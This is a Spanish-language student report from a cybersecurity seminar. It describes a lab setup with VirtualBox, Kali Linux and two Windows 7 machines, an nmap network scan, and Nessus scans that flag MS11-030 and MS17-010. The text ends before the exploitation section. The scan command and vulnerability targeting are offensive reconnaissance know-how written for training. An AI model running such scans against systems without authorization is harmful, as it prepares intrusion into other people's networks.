CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

ALEXANDER GUERRERO CARO

Presentado a:
Ing. JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA –UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE
BOGOTÁ, D.C.
2020

RESUMEN

El objetivo principal del presente informe es sintetizar todo el trabajo realizado en el seminario, básicamente se recopilan todas las acciones realizadas como parte del equipo de Red Team y Blue Team de la organización WhiteHose Security. Partiendo desde el montaje del banco de trabajo con herramientas de virtualización, realizando la identificación de los equipos y el escaneo de las vulnerabilidades presentes en ellos, para luego explotarlas y simular un ataque en tiempo real que permitió determinar el efecto producido en ellas, lo anterior conllevo a tomar acciones correctivas que contribuyeran a la protección de estos sistemas, entendiendo que la seguridad informática no es un todo si no la suma de un conjunto de partes, como los controles de seguridad, las políticas de seguridad de la información, los equipos de gestión y atención de incidentes, entre muchos otros, que actúan conjuntamente protegiendo nuestros activos de información y respaldando nuestros servicios, aplicaciones, red y equipos en nuestra organización.

ÍNDICE

INTRODUCCIÓN 6
1. OBJETIVOS 7
1.1 OBJETIVO GENERAL 7
1.2 OBJETIVOS ESPECÍFICOS 7
2. DESARROLLO 8
2.2 ASPECTOS TÉCNICOS 8
2.2.1 Implementación del banco de trabajo 8
2.2.2 Escaneo de la red 11
2.2.3 Identificación de vulnerabilidades 14
2.2.4 Explotación de las vulnerabilidades 18
2.2.5 Acciones correctivas en los sistemas operativos 23
3. ASPECTOS LEGALES Y ÉTICOS 26
3.1 Ley 1273 de 2009 26
3.2 Código de ética del COPNIA 27
CONCLUSIONES 28
RECOMENDACIONES 29
BIBLIOGRAFÍA 30

GLOSARIO

Hacking ético: Técnicas informáticas que propenden por la seguridad de los sistemas, datos e información, realizadas por hackers con el objeto de encontrar fallos en un sistema e informar de estos para su tratamiento y corrección.

Seguridad de la información: Son todas las políticas y acciones que se toman para proteger la confidencialidad, disponibilidad e integridad de los datos que son almacenados, manipulados en un sistema.

Antivirus: Software que realiza la protección de un sistema operativo en tiempo real, protegiéndolo de amenazas conocidas como gusanos, troyanos, ransomware, etc.

Firewall: Solución informática que se implementa por hardware o software, se comporta como un escudo protector del tráfico desde y hacia la red bloqueando, entre muchas otras funciones, los accesos no autorizados.

Malware: Es un código malicioso que afecta la integridad de un sistema de información, puesto que su objetivo está encaminado a realizar acciones dañinas y destructivas en las máquinas que son infectadas, este tipo de código puede estar presente en los sitios web no autorizados.

Internet: La red mundial más grande de computadoras en el mundo, en donde consumimos servicios, aplicaciones e información para propósitos específicos como la educación.

Intranet: Red interna de una compañía u organización en donde se comparten aplicaciones y servicios.

Delito informático: Son las acciones que violan las leyes y decretos establecidos en un país para la protección de los datos personales y el acceso a los sistemas de información.

Pentesting: Son una serie de pasos que permitan identificar fallos y vulnerabilidades en un sistema de información con el objeto de subsanarlas y mejorar la seguridad informática.

Vulnerabilidad: Es la exposición que tiene un sistema a una amenaza informática.

Amenazas: Acciones o situaciones que ponen en riesgo un sistema de información, como por ejemplo el ‘phishing’.

RedTeam & Blueteam: Equipos de seguridad informática que realizan acciones conjuntas para fortalecer los mecanismos de seguridad en un sistema de información.

Actualizaciones de seguridad: Son los parches a las aplicaciones que corrigen fallos e inconsistencias en un sistema.

Hardening informático: proceso que conlleva a reforzar la seguridad en los sistemas operativos.

INTRODUCCIÓN

Como resultado de nuestra experiencia en la organización WhiteHouse Security siendo parte del equipo de seguridad defensiva y ofensiva, Red team y Blue Team, se desarrolló en el presente trabajo todas las acciones realizadas desde los escenarios técnicos hasta los escenarios legales planteados, fundamentalmente se realizaron todas las etapas del pentesting para determinar lo sucedido en la máquinas montadas en nuestro banco de trabajo de pruebas, simulando un entorno real de trabajo pero gestionado con herramientas de virtualización. Realizando un escaneo profundo con la herramienta nessus se logró identificar la causa raíz del problema, y en combinación con un Metasploit Framework pudimos explotar la vulnerabilidad que ocasionaba la fuga de información, con lo cual se pudo evidenciar lo expuesta que estaba la compañía, puesto que un hacker al tener control de una máquina corporativa podría acceder a los recursos y servicios compartidos, pudiendo así introducir código malicioso o robando información confidencial de la organización. En ese sentido, pudimos lograr detener esta intrusión a los sistemas afectados con las instalaciones de los parches de seguridad necesarios, realizando nuevamente la explotación de la vulnerabilidad conocida pero no teniendo ningún efecto sobre lo equipos con lo cual pudimos gestionar y resolver este incidente y la afectación del mismo.

De otra parte, pudimos abordar la ley 1273 de 2009 desde el análisis realizado a un acuerdo de confidencialidad suministrado por la organización WhiteHouse Security, en este se evidencia claramente la violación de algunos artículos de la ley, porque sus cláusulas dan luces sobre las malas prácticas que pueden realizar las organizaciones que manipulan información de terceros, por tal motivo para nuestro criterio profesional, está clase de acuerdos no deben ser firmados por profesionales de la ingeniería que sean conscientes de la responsabilidad legal de nuestras acciones, independientemente de una excelente remuneración y de las mejores condiciones laborales ofrecidas, por tanto, siempre debe primar el respeto a los demás, a la ley, y al prestigio de nuestra profesión.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Determinar cuáles fueron los aspectos técnicos y legales desarrollados como parte del equipo de Red Team y Blu team en la organización WhiteHouse Security.

1.2 OBJETIVOS ESPECÍFICOS

- Identificar las vulnerabilidades y amenazas presentes en los equipos de cómputo de la organización y definir las estrategias para su detección, contención y recuperación de los sistemas.

- Definir los aspectos éticos y legales que permiten abordar los escenarios propuestos por la organización.


2. DESARROLLO

2.2 ASPECTOS TÉCNICOS

2.2.1 Implementación del banco de trabajo

Esta implementación fue realizada con el software de virtualización VirtualBox, ver figura 1, con la cual se realizó el montaje de los sistemas operativos Windows7x64 y Win7x86, plataformas de 64 y 32 bits respectivamente. Así mismo, se realizó el montaje del sistema operativo Kali Linux para la utilización de las herramientas de seguridad y auditoría disponibles en este sistema.

Figura 1. Herramienta de virtualización utilizada



Fuente: Autor

Figura 2. Características del sistema Win7x86

Fuente: Autor

Figura 3. Características del sistema operativo Kali Linux

Fuente: Autor


Se procedió a realizar la verificación de la instalación de los sistemas operativos antes mencionados, los cuales se ejecutaron de forma correcta en el ambiente virtualizado. Ver imagen 4.

Figura 4. Kali Linux ejecutándose en el ambiente virtualizado

Fuente: Autor


Se realizaron pruebas de conectividad entre los sistemas operativos, se presentaron fallas en la comunicación, pero fueron corregidas estableciendo dentro de la configuración de cada máquina la opción ‘adaptador de puente’, ver figura 5.

Figura 5. Modificación de la configuración de red



Fuente: Autor

Figura 6. Prueba de conectividad entre Win7x86 y Kali Linux



Fuente: Autor

2.2.2 Escaneo de la red


Una vez montado todo el banco de trabajo y verificada la conectividad entre los sistemas operativos, procedimos a realizar un escaneo de la red con el objeto de identificar los equipos de los cuales se obtiene la información relacionada con los puertos activos, servicios y sistemas operativos. La herramienta utilizada para tal propósito fue nmap, el comando utilizado fue el siguiente:

nmap –A 192.168.43.0/24 -T5 –n

- Argumento 'A', permite escaneo de puertos y servicios
- Argumento -T5, permite un escaneo más rápido
- Argumento –n, omitir la resolución de DNS


Red local 192.168.43.0/24.

Figura 7. Resultado del escaneo equipo Windows 7x64 – Parte 1




Fuente: Autor

Figura 8. Resultado del escaneo equipo Windows 7x64 – Parte 2




Fuente: Autor

Figura 9. Resultado del escaneo equipo Windows 7x86 - parte 1



Fuente: Autor

Figura 10. Resultado del escaneo equipo Windows 7x86 - parte 2



Fuente: Autor

Con la información obtenida pudimos conocer las direcciones IP de cada máquina, al igual que el sistema operativo que se está ejecutando en cada una de ellas, los datos obtenidos para el sistema operativo con Windows 7x64 fueron:

Dirección IP: 192.168.43.93
SO Windows 7 Service Pack 1 – Windows 7 Profesional
Nombre del equipo: PC202006
Dirección MAC: 08-00-27-92-80-C0


Los datos obtenidos para el sistema operativo Windows 7x86 fueron:

Dirección IP: 192.168.43.78
SO Windows 7 Home Premiun 6.1
Nombre del equipo: win7
Dirección MAC: 08-00-27-B7-43-89

2.2.3 Identificación de vulnerabilidades


Para realizar esta tarea utilizamos el programa Nessus, previa instalación del mismo, desde el sistema operativo Kali Linux a partir de la información obtenida con Nmap. Con este programa se identifican los fallos y vulnerabilidades presentes en los sistemas Win7x64 y Win7x86 que representan amenazas a la integridad de los mismos, estos fallos pueden estar relacionados con versiones obsoletas del sistema, puertos abiertos, configuraciones no apropiadas en los aplicativos instalados, etc.

Figura 11. Activación de la aplicación – código enviado al correo registrado.



Fuente: Autor


Figura 12. Acceso a la aplicación



Fuente: Autor


Se realizaron dos (2) escaneos con Nessus, uno para cada sistema operativo, identificados con los nombres Win7x86-seminario y Win7x64-seminario. Como resultado de los mismo se hallaron vulnerabilidades en ambos sistemas, entre algunas de ellas, MS11-030: Vulnerability in DNS Resolution Cloud Allow Remote Code Execution, MS17-010: Actualización de seguridad para Windows Server de SMB.

Figura 13. Consola de administración de Nessus – escaneos realizados



